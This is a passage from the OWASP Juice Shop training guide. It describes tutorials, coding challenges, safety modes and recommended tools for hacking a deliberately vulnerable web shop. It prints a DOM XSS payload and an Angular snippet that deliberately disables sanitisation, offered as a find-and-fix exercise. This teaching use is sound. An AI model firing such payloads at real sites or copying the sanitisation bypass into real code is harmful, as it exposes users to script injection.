
If you do not click that button before the message vanishes, you can also restart your application server to apply the backup of hacking progress.

If during restore you see an error message **Version X is incompatible with expected version Y** your backup was taken before a semantically incompatible format change. The current backup schema version is 1.

Hacking Instructor



The built-in *Hacking Instructor* offers tutorials for some Juice Shop challenges. By default, the welcome banner shown upon first launch of the application has a -button which will help you [Find the carefully hidden 'Score Board' page](#).



On the Score Board itself you will then find similar 🎓-buttons on some challenges which will launch a corresponding tutorial for each as well. All tutorials consist of a scripted sequence of helpful hints and instructions.

Login

Email



To find a way around the normal login process we will try to use an **SQL Injection** (SQLi) attack.



[Forgot your password?](#)

Log in


Remember me

or


Log in with Google

[Not yet a customer?](#)

The scripts often provide some interaction, like waiting for the user to make some specific input or having them visit another dialog before continuing. Some hints or instructions can be skipped by just clicking on them.




After successfully completing all steps of a tutorial, the Hacking Instructor will usually congratulate you and then go into hiding until summoned again for another hacking challenge via the Score Board.




The Hacking Instructor is a tool to help beginners getting started. It cannot offer a tutorial for every challenge as some are too complex or require too many steps outside the application. In Part III you can learn more about how to write [Hacking Instructor tutorial scripts](#).

Tutorial mode


When using the Juice Shop in a classroom setup the trainer or teacher might want to set a slower pace at the beginning to give everyone a chance to get familiar with the application. Here the `tutorial.yml` configuration can be very useful, which is available since v10.2.0 of Juice Shop. This mode hides all challenges without tutorials from the Score Board and disables all advanced filter options. In the tutorial mode challenges are only gradually unlocked by difficulty tiers.



Only when for example all 1-star challenges with a tutorial have been solved, the 2-star challenges with tutorials are displayed:



After solving **all** challenges with tutorials, the entire Score Board with all challenges is shown and all filters are enabled. Passing in the `NODE_ENV=tutorial` environment variable will activate this mode.



Coding challenges

For 31 challenges, an additional button is available on the Score Board which will open a dialog containing the actual code snippet responsible for the security vulnerability behind the particular challenge. Note that by default this button is only enabled for solved hacking challenges. For challenges where no such button is shown, there is no coding challenge available.

XSS

DOM XSS

Perform a *DOM XSS* attack with <iframe src="javascript:alert(`xss`)">.

Tutorial **Good for Demos** **Hint**

Launch associated coding challenge.

Broken Authentication

This snippet is loaded in real-time from the running application's actual code base and is sanitized to not show any "challenge check" or similar code that would not be present in a real-world application.

Coding Challenge: DOM XSS

Find It **Fix It**

```
1 filterTable () {
2     let queryParam: string = this.route.snapshot.queryParams.q
3     if (queryParam) {
4         queryParam = queryParam.trim()
5         this.dataSource.filter = queryParam.toLowerCase()
6         this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7         this.gridDataSource.subscribe((result: any) => {
8             if (result.length === 0) {
9                 this.emptyState = true
10            } else {
11                this.emptyState = false
12            }
13        })
14    } else {
15        this.dataSource.filter = ''
16        this.searchValue = undefined
17        this.emptyState = false
18    }
19 }
```

X Close **Submit ➔**

The user can try to identify the actual line(s) of code responsible for the vulnerability behind the particular challenge. When they submit their selection, the server will provide feedback on the

choice.

The screenshot shows a dark-themed code editor window titled "Coding Challenge: DOM XSS". The editor contains a block of TypeScript code with line numbers 1 through 19. A green checkmark is placed next to line 6, indicating it is the correct fix. The code is as follows:

```
1 filterTable () {
2     let queryParam: string = this.route.snapshot.queryParams.q
3     if (queryParam) {
4         queryParam = queryParam.trim()
5         this.dataSource.filter = queryParam.toLowerCase()
6         this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7         this.gridDataSource.subscribe((result: any) => {
8             if (result.length === 0) {
9                 this.emptyState = true
10            } else {
11                this.emptyState = false
12            }
13        })
14    } else {
15        this.dataSource.filter = ''
16        this.searchValue = undefined
17        this.emptyState = false
18    }
19 }
```

At the top right of the editor are two buttons: "Find It" and "Fix It" with a lock icon. Below the editor, at the bottom right of the window, are two buttons: "X Close" and "Submit ✓".

If the correct line(s) were submitted, the user will be presented with 3-4 possible options to fix the vulnerability. They can use the built-in code comparison to view them and then make a selection of what they think to be the correct fix. Submitting their choice to the server will again lead to feedback.

Coding Challenge: DOM XSS

Find It Fix It

Only Show Lines with Differences (1)

Side by Side | Line by Line

```

1 1 filterTable () {
2 2     let queryParam: string = this.route.snapshot.queryParams.q
3 3     if (queryParam) {
4 4         queryParam = queryParam.trim()
5 5         this.dataSource.filter = queryParam.toLowerCase()
6 -     this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7 +     this.searchValue = this.sanitizer.bypassSecurityTrustScript(queryParam)
8
9
10
11
12
13
14
15
16
17
18

```

Correct Fix

Fix 2

Fix 1

Fix 2

Fix 3

Fix 4

X Close Submit ➔

The progress with coding challenges is separately tracked in its own *Coding Challenges* percentage bar at the top of the Score Board. In the absolute progress shown in the *Challenges Solved* panel, coding challenges are included with both their phases. For each individual coding challenge, the current status is represented by the button to launch it. Once the "Find It" and "Fix It" part are solved, the button turns green. While only the "Find It" part was solved, a small green "1/2"-badge indicates having made it half-way.

Miscellaneous

Score Board ★

Find the carefully hidden 'Score Board' page.

[Tutorial](#) [Code Analysis](#)

Hint

XSS

DOM XSS ★

Perform a *DOM XSS* attack with `<iframe src="javascript:alert(`xss`)">`.

[Tutorial](#) [Good for Demos](#)

Hint

When either of the two steps is solved correctly, the confetti cannons fire both barrels to celebrate the user's success.

The screenshot shows the OWASP Juice Shop interface with a challenge titled "Coding Challenge: DOM XSS". The main area displays a code editor with the following code:

```

1 1 filterTable () {
2 2   let queryParam: string = this.route.snapshot.queryParams.q
3 3   if (queryParam) {
4 4     queryParam = queryParam.trim()
5 5     this.dataSource.filter = queryParam.toLowerCase()
6 6   }
7 7   this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
8 8
9 9   this.gridDataSource.subscribe((result: any) => {
10 10     if (result.length === 0) {
11 11       this.emptyState = true
12 12     } else {
13 13       this.emptyState = false
14 14     }
15 15   })
16 16   this.searchValue = undefined
17 17   this.emptyState = false

```

A green comment block at the bottom explains: "Removing the bypass of sanitization entirely is the best way to fix this vulnerability. Fiddling with Angular's built-in sanitization was entirely unnecessary as the user input for a text search should not be expected to contain HTML that needs to be rendered but merely plain text."

Below the code editor are buttons for "Correct Fix", "Fix 2", and "Submit". There are also like, dislike, and close buttons.


Mitigation links

For many solved challenges links to mitigation techniques are presented on the Score Board. Where available they typically lead to a corresponding [OWASP Cheat Sheet](#) explaining how to avoid that kind of vulnerability in the first place.




Potentially dangerous challenges

Some challenges can cause potential harm or pose some danger for your computer, i.e. the XXE, SSTi and Deserialization challenges as well as two of the NoSQLi challenges, and the possibility of an arbitrary file write. These simply cannot be sandboxed in a 100% secure way. These are only dangerous if you use actually malicious payloads, so please do not play with payloads you do not fully understand. Furthermore, be aware all stored XSS vulnerabilities can - by their nature - be abused to perform harmful attacks on unsuspecting visitors.



For safety reasons all potentially dangerous challenges are disabled (along with their underlying vulnerabilities) when a containerized environment is detected. By default, this applies to Docker, Heroku, and Gitpod. Dangerous challenges are marked as 'unavailable' in the scoreboard as can be

seen in the screenshot below.



To re-enable all challenges you can set the environment variable `NODE_ENV=unsafe`, or you can set `safetyMode: disabled` in your own [YAML configuration file](#). **Please use the unsafe mode at your own risk**, especially on publicly hosted instances.

Hacking exercise rules

Recommended hacking tools


Browser

When hacking a web application a good internet browser is mandatory. The emphasis lies on *good* here, so you do *not* want to use Internet Explorer. Other than that it is up to your personal preference. Chrome and Firefox both work fine from the authors experience.

Browser development toolkits

When choosing a browser to work with you want to pick one with good integrated (or pluggable) developer tooling. Google Chrome and Mozilla Firefox both come with powerful built-in *DevTools* which you can open via the F12-key.

When hacking a web application that relies heavily on JavaScript, **it is essential to your success to monitor the *JavaScript Console* permanently!** It might leak valuable information to you through error or debugging logs!



The screenshot shows a browser window with the OWASP Juice Shop login page. The page has an error message: "Invalid email or password." Below the message, there are input fields for "Email" (containing "123") and "Password" (containing "*****"). There are two buttons: "Log in" and "G Log in with Google". A "Remember me" checkbox and a link for forgotten passwords are also present. To the right of the browser window, the browser's DevTools Network tab is visible. It shows several network requests to the URL "http://localhost:3000/rest/user/login" with a status of 401 (Unauthorized). The requests are timestamped and show the same headers and status text. The DevTools interface includes tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Security, and Audits. The Network tab is currently selected.

Other useful features of browser DevTools are their network overview as well as insight into the client-side JavaScript code, cookies and other local storage being used by the application.

Network tab in Chrome DevTools showing network requests:

Name	Status	Type	Initiator	Size	Time	Waterfall
application-configuration	200	xhr	polyfills.js:1	(from disk cache)	2 ms	
en.json	200	xhr	polyfills.js:1	(from disk cache)	1 ms	
?EIO=3&transport=polling&t=MWqsYFA	200	xhr	polyfills.js:1		332 B	2 ms
application-configuration	200	xhr	polyfills.js:1	(from disk cache)	3 ms	
application-version	200	xhr	polyfills.js:1	(from disk cache)	4 ms	
application-configuration	200	xhr	polyfills.js:1	(from disk cache)	2 ms	
?name=Score%20board	200	xhr	polyfills.js:1	(from disk cache)	1 ms	
application-configuration	200	xhr	polyfills.js:1	(from disk cache)	1 ms	
search?q=	200	xhr	polyfills.js:1	(from disk cache)	3 ms	
?EIO=3&transport=polling&t=MWqsYMC&sid=AaCLWgSbz3svHqP... search?q=	200	xhr	polyfills.js:1		230 B	1.25 s
whoami	304	xhr	polyfills.js:1		251 B	21 ms
login	401	xhr	polyfills.js:1		335 B	58 ms
whoami	304	xhr	polyfills.js:1		248 B	7 ms
login	401	xhr	polyfills.js:1		335 B	55 ms
whoami	304	xhr	polyfills.js:1		248 B	17 ms
login	401	xhr	polyfills.js:1		335 B	59 ms
whoami	304	xhr	polyfills.js:1		248 B	8 ms
login	401	xhr	polyfills.js:1		335 B	60 ms
whoami	304	xhr	polyfills.js:1		248 B	6 ms
login	401	xhr	polyfills.js:1		335 B	56 ms
whoami	304	xhr	polyfills.js:1		248 B	6 ms
login	401	xhr	polyfills.js:1		335 B	56 ms
search?q=	304	xhr	polyfills.js:1		251 B	28 ms
whoami	304	xhr	polyfills.js:1		248 B	5 ms
reviews	200	xhr	polyfills.js:1		336 B	6 ms

Sources tab in Chrome DevTools showing minified code:

```

1 (window.webpackJsonp = window.webpackJsonp || []).push([{"1": {
2   "0": function(l, n, e) {
3     l.exports = e;"znb"
4   },
5   "1": function(l, n) {},
6   "cnd": function(l, n) {
7     function e(l) {
8       return Promise.resolve().then(function() {
9         var n = new Error("Cannot find module '" + l + "'");
10        throw n.code = "MODULE_NOT_FOUND",
11        n
12      })
13    }
14    e.keys = function() {
15      return []
16    }
17    ,
18    e.resolve = e,
19    l.exports = e,
20    e.id = "cnd"
21  },
22  yLV6: function(l, n, e) {
23    var t;
24    !function(u, o, a, i) {
25      "use strict";
26      var r, d = ["", "webkit", "Moz", "MS", "o"], s = o.createElement("div"), c = "function", f = Math.round, p = Math.abs, m = Date
27      function h(l, n, e) {
28        return setTimeout(y(l, e), n)
29      }
30      function v(l, n, e) {
31        return !l.isArray(l) && (g(l, e[n], e),
32          !0)
33      }
34      function g(l, n, e) {
35        var t;
36        if (l)
37          if (l.forEach)
38            l.forEach(n, e);
39          else if (l.length !== i)
40            for (t = 0; t < l.length; )
41              n.call(e, l[t], t, 1),
42              t++;
43            else
44              for (t in l)
45                l.hasOwnProperty(t) && n.call(e, l[t], t, 1)
46      }
47      function b(l, n, e) {
48        var t = "DEPRECATED METHOD: " + n + "\n" + e + " AT \n";
49        return function() {
50          var n = new Error("get-stack-trace")
51          , e = n && n.stack ? n.stack.replace(/[\^\\(]+[\?]+\$]/gm, "").replace(/\^s+at\s+/gm, "").replace(/^Object.<anonymous>\s*/(g
52          , o = u.console && (u.console.warn || u.console.log);
53          return o && o.call(u.console, t, e),
54          l.apply(this, arguments)
55        }
56      }
57      r = "function" != typeof Object.assign ? function(l) {
58        if (l === i || null === l)

```

The screenshot shows the Mozilla Firefox DevTools interface with the 'Application' tab selected. On the left, there's a sidebar with sections for Manifest, Storage, Cache, and Frames. Under Storage, 'Cookies' is expanded, showing a list of cookies for the domain 'http://localhost:3000'. One cookie, 'language', has its value set to 'en'. The main panel displays a table of network requests and responses, with columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HTTP, Secure, and SameSite.

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure	SameSite
Idea-875e46a9	e3ddeb22-8091-4ab2...	localhost	/	2028-09-20T09:47...	49	✓		Strict
Idea-ef3f7388	42f1858c-981b-4d80...	localhost	/	2028-12-10T11:23...	49	✓		Strict
continueCode	zaI0xx2XYZeNzDa1P...	localhost	/	2020-01-09T23:01...	72			
cookieconsent_status	dismiss	localhost	/	2019-11-30T13:04...	27			
io	AaCLWgSbz3svHqpVA...	localhost	/	1969-12-31T23:59...	22	✓		
language	en	localhost	/	2019-11-30T05:37...	10			

You can find a comprehensive list of useful browser features for hacking endeavors at [Web app security testing with browsers](#). Take a look at the [Support Matrix](#) to get an overview of the capabilities offered by different popular browsers. Spoiler alert: Mozilla Firefox is your best friend as an entry-level hacking tool!

Function	Google Chrome	Mozilla Firefox	Edge/IE	Safari
Switching User Agents	✓	✓	✓	✓
Edit and Replay Requests	□	✓	□	□
Editing Cookies	✓	✓	✓	□
Editing Local Storage	✓	✓	✓	□
Disable CSS	✓	✓	✓	✓
Disable Javascript	✓	✓	□	✓
View Headers	✓	✓	✓	✓
Native screen-shot capture	✓	✓	✓	□
Offline mode	✓	✓	□	□
Encode and Decode	✓	✓	✓	✓

Tools for HTTP request tampering

[Tamper Chrome](#) lets you monitor and - more importantly - modify HTTP requests *before* they are submitted from the browser to the server.

Mozilla Firefox has built-in tampering capabilities and does not need a plugin. On the *Network* tab of Firefox's DevTools you have the option to *Edit and Resend* every recorded HTTP request.

Tampering is extremely useful when probing for holes in the server-side validation logic. It can also be helpful when trying to bypass certain input validation or access restriction mechanisms, that are

not properly checked *on the server* once more.

An API testing plugin like [PostMan](#) for Chrome allows you to communicate with the RESTful backend of a web application directly. Skipping the UI can often be useful to circumvent client-side security mechanisms or simply get certain tasks done faster. Here you can create requests for all available HTTP verbs ([GET](#), [POST](#), [PUT](#), [DELETE](#) etc.) with all kinds of content-types, request headers etc.

If you feel more at home on the command line, [curl](#) will do the trick just as fine as the recommended browser plugins.

Scripting tools

A small number of challenges is not realistically solvable manually unless you are cheating or are incredibly 🍀-lucky.

For these challenges you will require to write some scripts that for example can submit requests with different parameter values automatically in a short time. As long as the tool or language of choice can submit HTTP requests, you should be fine. Use whatever you are most familiar with.

If you have little experience in programming, best pick a language that is easy to get into and will give you results without forcing you to learn a lot of syntax elements or write much *boilerplate code*. Python, Ruby or JavaScript give you this simplicity and ease-of-use. If you consider yourself a "command-line hero", Bash or PowerShell will get the job done for you. Languages like Java, C# or Perl are probably less suitable for beginners. In the end it depends entirely on your preferences, but being familiar with at least one programming language is kind of mandatory if you want to get 100% on the score board.

In computer programming, boilerplate code or boilerplate refers to sections of code that have to be included in many places with little or no alteration. It is often used when referring to languages that are considered verbose, i.e. the programmer must write a lot of code to do minimal jobs.^[1]

Penetration testing tools

You *can* solve all challenges just using a browser and the plugins/tools mentioned above. If you are new to web application hacking (or penetration testing in general) this is also the *recommended* set of tools to start with. In case you have experience with professional pentesting tools, you are free to use those! And you are *completely free* in your choice, so expensive commercial products are just as fine as open source tools. With this kind of tooling you will have a competitive advantage for some of the challenges, especially those where *brute force* is a viable attack. But there are just as many multi-staged vulnerabilities in the OWASP Juice Shop where - at the time of this writing - automated tools would probably not help you at all.

